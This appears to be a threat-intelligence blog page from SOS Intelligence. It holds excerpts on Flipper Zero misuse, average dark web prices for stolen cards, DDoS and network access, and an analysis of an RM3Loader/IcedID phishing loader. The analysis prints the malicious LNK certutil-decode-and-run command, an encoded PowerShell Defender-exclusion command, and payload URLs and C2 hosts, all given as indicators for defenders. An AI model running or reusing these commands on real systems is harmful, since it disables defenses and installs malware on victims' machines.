
User AKA Angela White provided instructions on utilising cheap components and open-source software to create a WiFi Dev Board.

Utilising this upgrade, with the mentioned Wifi Marauder software, would turn the Flipper Zero into a device capable of sniffing or attacking WiFi networks.

Exploit.in


Flipper Zero is still relatively new to the market, and supply issues have meant that they have not progressed far into the community as yet.  However, as it does, more opportunities will be given to both benevolent and malicious developers to generate custom firmware and code for Flipper Zero.  Our alert system has identified user AKA Rain_4, a member of Exploit.in, discussing the BadUSB possibilities of Flipper Zero and providing a basic code for creating a reverse shell for MacOS devices.  This highlights how, with only a few lines of code, the Flipper Zero can be utilised to gain access to victim devices (this does of course require Flipper Zero to be connected to the victim device).


Key Takeaways

The device itself: To reiterate, Flipper Zero is not in and of itself a malicious device.  It can have multiple benevolent uses and has the potential to be a useful multitool for practical operators in the cyber security industry, such as ethical hackers and penetration testers.  However, our data is showing that as the product becomes more widespread and available to the public as a whole, malicious users are generating code, tools and firmware to turn Flipper Zero into something more malicious than maybe its creators intended.

Using SOS Intelligence: What was apparent from the research undertaken, was how SOS Intelligence enabled us to do this in a straight forward and efficient manner. Historically, this kind of deep dive into the more nefarious uses would not have been possible.

Using keywords and phrases and looking into the forums and sites where this kind of thing is routinely discussed was both easy and enjoyable. We’ve worked hard improving the user experience and UI and the feedback from this continues to be incredibly positive.

“In today’s rapidly evolving digital and physical landscape, comprehending emerging threats like FlipperZero is of utmost importance. Robust intelligence coverage, including monitoring adversary communication, enables informed risk-based analysis to understand the implications of this new digital radiofrequency tool. Our publication of article on “Flipper Zero:  An Introduction to Its Capabilities and Potential Risks” serves as a valuable guide for defence, equipping stakeholders with insights to navigate this threat through informed analysis and strategic decision-making while demonstrating the capability and ease of use of our platform.”

Amir Hadzipasic, CEO and Founder

If you’d like to learn more, then please click here to book a demo.

References

  1. https://habr.com/ru/companies/vk/articles/723996/
  2. https://www.bleepingcomputer.com/news/technology/flipper-zero-banned-by-amazon-for-being-a-card-skimming-device-/
  3. https://www.bleepingcomputer.com/news/security/brazil-seizing-flipper-zero-shipments-to-prevent-use-in-crime/
  4. https://github.com/meshchaninov/flipper-zero-mh-z19
"Dark
Investigation, The Dark Web

Dark Web Services Current Average Prices


It started with a tweet.

The dark web has long been associated with illegal activities and the sale of illicit goods and services. Among the many services offered on the dark web, hacking services are particularly prevalent.

Daniel’s tweet


We had our PIR and got to writing an Intelligence Requirements sheet following the PESTLEP model and that allowed us to prioritise our Collection Plan.

Collection plan.

With which we were able to start our collection process and begin answering Daniel Card’s Tweet.

The collection process consisted of using the SOS Intelligence platform to identify current active market places for the specific IR areas we had to answer to.

Our platform has the capability to scan the dark web very quickly, with the ability to rotate around all active Onion services within 24-48 hours. This gives us a clear view of current and active Onion services.

In addition SOS Intelligence has a broad range of automatic closed and open forum collection giving us a real time view into purchases and sales.

Gathering the relevant information and calculating averages per service, per market place. 

The research

The research for this article looked at around 40 different current dark web marketplaces and clear web and dark web forums, where hacking services are commonly offered for sale. The average prices for the services mentioned were determined based on the information gathered from these sources.

According to our research, the average price for a stolen credit card on the dark web is around $243.15.

This may seem like a low price, but the value of a stolen credit card can vary depending on the country it was issued in and the remaining balance on the card. For example, a credit card from the United States may be worth more than one from a less economically developed country. To keep things as like for like as possible we took the average card limit for a USA bank.

Counterfeit money is also commonly available on the dark web, with the average price per $1,000 coming in at around $396.24.

This may seem like a high price, but it’s important to remember that producing high-quality counterfeit money can be a time-consuming and expensive process.

Botnets, which are networks of compromised computers used to launch distributed denial of service (DDoS) attacks, are also commonly available on the dark web.

The average price for a botnet or DDoS attack is around $382.41.

Another common service offered on the dark web is the sale of  so called residential proxies,  which are more difficult to detect and block as they “proxy” a cyber criminals connection out through a residential ISP. These proxies are used to mask the true IP address of the user and are often used by hackers to avoid detection.

The average price for a residential proxy is around $645 per month.

Finally, initial access to a target network is often available for sale on closed forums and marketplaces. This can include login credentials or vulnerabilities in a network that can be exploited to gain access, Initial Access or AI is typically the first ‘open door’ into a victim’s network and can lead to ransomware.

Prices for this service ranged wildly from a few hundred dollars to tens of thousands, due to wide ranging victims and seller motivations, varying greatly depending on access offered, method of access and compromised company.

The average price for initial access to a network is around $7,700. 

In conclusion, the dark web is a hub for a wide range of hacking services, from stolen credit card information to initial access to target networks.

While the prices for these services may seem steep, it’s important to remember that at least for some of the services offered there is a more demand than supply.

It is also important to note that there is no guarantee with any of the services provided and the sellers or marketplaces themselves could be scams or scammers although a majority do offer purchase through escrow.

Header photo by Jefferson Santos on Unsplash.

"SOS
Investigation

Investigation into the RM3Loader lnk delivery with a Michael Page recruitment campaign theme

Authors: Manraj and Amir Hadzipasic

SOS Intelligence observed an unusual phishing campaign that appeared to be delivering a PDF. Although malware is not a focus for us we couldn’t ignore the opportunity to investigate a new and interesting malware delivery mechanism.  

Sample 1 Email Headers

spf=pass [email protected];

dkim=pass header.d=aruba.it header.s=a1;

dmarc=none

Received: from smtp202-pc.aruba.it (smtp202-pc.aruba.it [62.149.157.202])

by with ESMTP id 3jsqqq1e9h-1

for <>; Tue, 27 Sep 2022 15:28:52 +0100

Received: from [127.0.0.1] ([83.32.137.88])

Content-Type: text/html; charset=UTF-8

Subject: A New Career Opportunity

From: “Michael Page Recruitment” <[email protected]>

Date: Tue, 27 Sep 2022 07:28:51 -0700

Message-ID: <[email protected]>

To: 

X-Mailer: Apple Mail (2.2104)

Link: https://kakjumi[.]com/download/?rht=[REDACTED]&pass=[REDACTED]&ynu=[REDACTED]&close=[REDACTED]&t=[REDACTED]&id=[REDACTED]

Updated Date: 2022-09-08T07:00:00Z

Creation Date: 2020-07-09T07:00:00Z

Registrar Registration Expiration Date: 2023-07-09T07:00:00Z

Registrar: NameSilo, LLC

Redirects to

https://michaelpageuk5ukln[.]com/michael-page/log.php?rht=[REDACTED]&pass=[REDACTED]&ynu=[REDACTED]&close=[REDACTED]&id= [REDACTED]

Updated Date: 2022-08-23T00:00:00Z

Creation Date: 2022-08-23T02:51:42Z

Registrar Registration Expiration Date: 2023-08-23T00:00:00Z

Registrar: ERANET INTERNATIONAL LIMITED

Sample 2 Email Headers

spf=pass [email protected];

dkim=pass header.d=encoreshop.com.br header.s=20211014;

dmarc=none

Received: from us2-ob2-1.mailhostbox.com (us2-ob2-1.mailhostbox.com [162.210.70.55])

by with ESMTPS id 3jsqqq1f8t-1

(version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NOT)

for <>; Tue, 27 Sep 2022 16:46:13 +0100

Received: from [127.0.0.1] (unknown [87.116.246.51]

From: “Michael Page Recruitment” <[email protected]>

Subject: Work with us

Date: Tue, 27 Sep 2022 08:46:10 -0700

Importance: normal

X-Priority: 3

Content-Type: text/html; charset=”UTF-8″

Link:

https://tyte-hosting[.]com/download/?t=[REDACTED]&close=[REDACTED]&ynu=[REDACTED]&rht=[REDACTED]&pass = [REDACTED]&id=[REDACTED]

Updated Date: 2022-09-21T16:51:32Z

Creation Date: 2004-09-25T05:30:32Z

Registrar Registration Expiration Date: 2023-09-25T05:30:32Z

Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com

Redirects to:

https://michaelpageuk5ukln[.]com/michael-page/log.php?rht=[REDACTED]&pass=[REDACTED]&ynu=[REDACTED]&close =[REDACTED]&id=[REDACTED]


Phishing/Malware download page

The application appears to be more advanced than generic phishing kits. It features an initial CAPTCHA and a number of API callbacks. 

Downloaded Zip LNK content, self referencing 

%comspec% /c if exist %tmp%\temp1_job_offer.zip\job_description.pdf.lnk  (certutil.exe -decode %tmp%\temp1_job_offer.zip\job_description.pdf.lnk %tmp%\.hta&start %tmp%\.hta) else (certutil -decode job_description.pdf.lnk %tmp%\.hta&start %tmp%\.hta)

Ensures that the hta file is produced regardless of how the lnk is executed, either from within the zip archive via cmd.exe /c or dropped via certutil decode – in parallel. 


Certutil is used to decode the embedded BASE64 encoded HTA file.

It is then called for execution by the &start statement. 

The HTA file is nested, self referencing contains the decoy PDF, assumed to be IceID DLL and other elements. 

The HTA code is self contained, encoded in base64 within the pdf.lnk, disguised as a certificate and is decoded and written as a .HTA when the certutil -decode command is run.

Hta file structure  

HTTP Callback

This function may just be for statistics/tracking purposes.  

Offset extraction, launching of decoy PDF  and dll

Offset extraction is performed through the use of the ADODB.Stream function to read / write parts of the HTA document, as in this case the sample we saw loads in sections of embedded content and saves them to the user profile temp location via calling specific file size offsets. This is selected by wrapping the file openastextstream() function inside a mid() function and selecting the start position and length of the string.

:x=mid(fil.openastextstream().read(fil.size), 7928,85890)

The dll is loaded via regsvr32 passing the /s (silent) flag. It has been observed that the dll will not execute with regsvr32 unless the /s flag is used.

The dll is 342,323KB!, however after offset 000837E0 the entirety of the DLL’s contents is /x20 (space). I noticed that this may(?) be an anti-analysis technique as most sandboxes will not accept a file over 60mb and tools will not effectively handle a dll over 40mb such as CFF explorer.

Calls to 91.240.118.155 HTTPS (michaelpageuk5ukln.com, prakebtpboylodod.com)

Prakebtpboylodod.com hosts http://prakebtpboylodod[.]com/s2.dll which appears to be fetched by the originally loaded dll.

The script also calls for a defender exception to “C:\” and the waits for 15 seconds

set q=CreateObject(“WScript.Shell”):q.Run “powershell -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6AFwAIgA7AHQAaQBtAGUAbwB1AHQAIAAxADUA”,0:q.Run “timeout.exe /t 30”, 0, True

Encoded Powershell command:

Add-MpPreference -ExclusionPath “C:\”;timeout 15

A further timeout.exe is run for 30 seconds. 

Timeout.exe being run in your environment should be suspicious. 


Execution Overview Diagram 

The hta embedded pdf although benign itself, being observed open in msedge as part of clicking the lnk within the zip archive or externally is an indicator of infection. 

Network based indicators 

Once the DLL is run, regsvr32.exe makes connections from different local ports to port 443 on the remote host. The local port numbers that connections come from increment sequentially when a connection can not be established. Seeing regsvr32.exe make multiple outbound connections should be considered suspicious.

In addition to this, seeing timeout.exe making outbound connections to port 443 should also be considered suspicious.

Host based indicators

Host based indicators

Files created

C:\Users\%USERPROFILE%\AppData\Local\Temp\temp1_job_offer.zip

C:\Users\%USERPROFILE%\AppData\Local\Temp.hta

C:\Users\%USERPROFILE%\AppData\Local\Temp\job_description.pdf

C:\Users\%USERPROFILE%\AppData\Local\Temp\x.dll

This loader seems to prefer to store files with the temp folder and uses the user environment variable of %tmp% or via GetSpecialFolder(2) (2 = Temp).

File hashes:

dll:

e2b80b8cbd660c3208162ed596e0443ea8f786b6fd1f809f2d2a1e07fe6475cd 

pdf:

e2981bd67116d744e2af43b0fc864e255dd57b1b961110df12a3d98ec465e947

Second “dll”:

a5a211ceeccbe61c374fec9286e0185674a2ba98bc82711cf61f57b586fd7f19

job_offer.zip

3bcfe639a418ffca0e3e839dc19d394b7b4455ce24db3fbb5cc09a7169da4046 

dll runtime IOCs 

RM3Loader CnC Panel communication:

Higmon.cyou

Prises.cyou

45.8.147.179

45.67.229.39


Stark-Industries is an allegedly Russian owned & operated hosting company that has been observed being used by a number of various campaigns.

[ref] https://www.bleepingcomputer.com/news/security/hackers-exploit-critical-vmware-rce-flaw-to-install-backdoors/

[ref ]https://twitter.com/JAMESWT_MHT/status/1558171595562254340


Task Item embedded in email sample:

We are unsure exactly how this feature applies but it could be something specific to an outlook client allowing for automatic creation of a Task.

The activity of using a zip file with a document inside (in our unique case a pdf.lnk) has previously been observed with the IcedID malware. In both cases use mshta.exe to execute an .hta file which then results in a malicious dll being written to disk.

The main differences are that the previously observed activity documented by Vmware uses the .hta to download the dll from a remote server, whereas we have observed a unique method of unpacking and executing the first stage payload. The pdf.lnk contains the .hta file, base64 encoded disguised as a certificate.

When this is decoded and written to disk, the .hta then references itself by offset to unpack the malicious dll and decody pdf. https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html 

Another similar sample can be found here, with a number of other public submissions being attributed to IcedID. A commonality with these samples is that they convey themselves to be business related documents (invoice.zip, request.zip etc), however when unzipped seem to be .rtf documents, word documents with macros or .lnk files disguised as folder shortcuts (Documents.lnk).  https://any.run/malware-trends/icedid

Key takeaways

  • RM3Loader is using a self referencing LNK file to execute commands that self reference.
  • Payload contained within the dropped Zip file and decoded using CertUtils.
  • LNK does an important job of decoding the embedded HTA file and executing it.
  • HTA contains VBScript that self references content embedded in the HTA file to deploy a decoy PDF document and load the IceID dll.
  • IceID behaviour has not significantly changed.
1 2 3 4
New: Attack Surface Management · Dark web intelligence. Now with the bigger picture. | Explore SOS Intelligence ASM →
Privacy Settings
We use cookies to enhance your experience while using our website. If you are using our Services via a browser you can restrict, block or remove cookies through your web browser settings. We also use content and scripts from third parties that may use tracking technologies. You can selectively provide your consent below to allow such third party embeds. For complete information about the cookies we use, data we collect and how we process them, please check our Privacy Policy
Youtube
Consent to display content from - Youtube
Vimeo
Consent to display content from - Vimeo
Google Maps
Consent to display content from - Google
Spotify
Consent to display content from - Spotify
Sound Cloud
Consent to display content from - Sound